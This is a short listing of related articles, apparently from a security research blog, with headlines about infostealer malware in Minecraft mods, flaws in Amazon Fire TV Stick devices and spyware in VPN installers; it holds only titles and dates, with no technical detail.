


[Anti-Malware Research](#)

Infected Minecraft Mods Lead to Multi-Stage, Multi-Platform Infostealer Malware

June 08, 2023

5 min read




[IoT Research Whitepapers](#)

Vulnerabilities identified in Amazon Fire TV Stick, Insignia FireOS TV Series

May 02, 2023

2 min read



[Anti-Malware Research Whitepapers](#)

EyeSpy - Iranian Spyware Delivered in VPN Installers

January 11, 2023

2 min read

FOLLOW US ON SOCIAL MEDIA
